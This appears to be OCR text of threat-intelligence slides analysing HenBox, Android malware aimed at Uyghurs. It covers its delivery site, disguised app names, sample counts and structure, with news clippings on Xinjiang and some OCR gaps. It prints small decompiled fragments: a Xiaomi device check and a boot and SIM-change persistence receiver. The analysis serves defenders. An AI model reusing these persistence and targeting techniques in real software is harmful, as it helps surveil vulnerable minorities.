
Feb 2019

Previously Unknown Malware Family bolsters the Chinese armoury

Decoy documents containing political news about Myanmar

DLL-sideloading using Microsoft-signed binary

Custom remote shell payload




HenBox

HenBox Overview


- Custom malware for Android
- Inclusion of tools (SU, BusyBox, Anti-emu/analysis, …)
- Over 400 samples since 2015
- Appears to primarily target the Uyghurs
- Infrastructure ties with targeted attacks and a focus on politics in Southeast and Central Asia.

HenBox - the name

- com.android.henbox
- CN=henbox: OU=henbox: O=henbox: L=Guangzhou: \
  ST=Guangdong: C=CN
- Masquerades as a variety of legitimate Android apps
- Chinese manufacturer Xiaomi and MIUI




```
public static boolean a()
{
  if ("XIAOMI".equals(Build.BRAND.toUpperCase()));
  String str;
  do
  {
    return true;
    str = Build.FINGERPRINT.toUpperCase();
  }
  while ((str.contains("XIAOMI")) || (str.contains("MIUI")));
  return false;
}
```



Delivery

- May 2016, app downloaded
  - uyghurapps\.net/mobile/downAction.action?appId=40
- “DroidVPN” app name
- com.android.henbox package name
- Uyghurapps[.]net
  - Win32, Apache (2.0.65)



DroidVPN

تىپى : ياخشىلاش

چۈشۈرۈش قېتىمى : 1776

چوڭلۇقى : MB 2.1


چۈشۈرۈش

ئىشلىتىش چۈشەندۈرۈلىشى

DroidVPN مەخسۇس Android سىستېمىسى ئۈچۈن [illegible] Ping [illegible]

بۇ VPN نىڭ ئالاھىدىلىكى تۆۋەندىكىچە:

App & Package Names




otkax 是专门为国内少数民族群众提供应用下载，应用安装的一款APP

Otkax shì zhuānmén wèi guónèi shǎoshù mínzú qúnzhòng tígōng yìngyòng xiàzài, yìngyòng ānzhuāng de yī kuǎn APP

Otkax is an app that is specially designed for domestic minority people to download and install.

设置	Set
探探	Explore
无秘	No secret
备份	Backup
爱奇艺	IQIYI
备份服务	Backup service
云模块	Cloud module
同城婚恋交友约会	City dating dating
系统桌面	System desktop
同步服务	Synchronization service
茄子快传	Eggplant fast pass
快牙	Fast tooth
框架服务	Framework service





Count of sha256	Colum n l															
Row Labels	??????	?????????	Hawar.cn	islamawazi	Jihad Nasheed	lock	Nur.cn	Otkax	QQ	SamsungService	Ulinix	uqur	Uyghurche Kirguzguch	uyhl	WJ VPN	Zapya
cn.android.seting																
cn.android.setting				1										1		
com.android.ace	1															
com.android.aenbox																
com.android.atools																
com.android.backapp																
com.android.boxwe		28							18							
com.android.cicibox																
com.android.genbox						2										
com.android.hantool																
com.android.henbox	2		1		1		1	1		1	1	1	1		1	1
[illegible]						12										
com.android.vivibox																
com.android.webbox																
com.android.wotest1																
com.android.wotest2																
(blank)																
Grand Total	3	28	1	1	1	14	1	1	18	1	1	1	1	1	1	1

Count of sha256																
Row Labels	⍰⍰⍰	云模块	同步服务	备份	备份服务	[illegible]	探探	无秘	服务	框架服务	爱奇艺	系统桌面	茄子快传	设置	(blank)	Grand Total
cn.android.seting														1	2	3
cn.android.setting							1	1			1			21	27	53
com.android.ace				11								9				21
com.android.aenbox			7													7
com.android.atools										1						1
com.android.backapp				2												2
com.android.boxwe		40														86
com.android.cicibox					6											6
com.android.genbox				10												12
com.android.hantool	1															1
com.android.henbox			4	130		1			1				1		13	162
[illegible]				11												23
com.android.vivibox				3	3											6
com.android.webbox					5											5
com.android.wotest1			1													1
com.android.wotest2			2													2
(blank)															8	8
Grand Total	1	40	14	167	14	1	1	1	1	1	1	9	1	22	50	399

HenBox App Structure

- Numerous components
- XOR & RC4 ; Zlib & ZIP
- Optional decoy app





China's Crackdown on Uighurs in Xinjiang

More than a million Muslims have been arbitrarily detained in China's Xinjiang Province. The reeducation camps are just one part of the government's crackdown on Uighurs.

Backgrounder *by* Lindsay Maizland

April 11, 2019

China installi
Muslim hom
security

Officials collect biome

Tom Embury-Dennis | @ton

Tuesday 11 September 2018 0


Is Ch
Uygh

SHARE ARTICLE:

14 September 2018


China | Human Rights | Minorities

HenBox & Xiaomi Triggers



```
<service android:enabled="true" android:exported="false" android:name="com.android.backup.AlarmService_Service"
android:priority="1000"/>
-<receiver android:name="com.android.henbox.BootReceiver">
  -<intent-filter android:priority="1000">
     <action android:name="android.intent.action.BOOT_COMPLETED"/>
     <action android:name="com.xiaomi.smarthome.receive_alarm"/>
     <action android:name="android.intent.action.restart"/>
     <action android:name="android.intent.action.SIM_STATE_CHANGED"/>
     <category android:name="android.intent.category.DEFAULT"/>
   </intent-filter>
  -<intent-filter>
```

- 2018 - World’s 4th largest smartphone company
- #1 in China & India; overtook Samsung



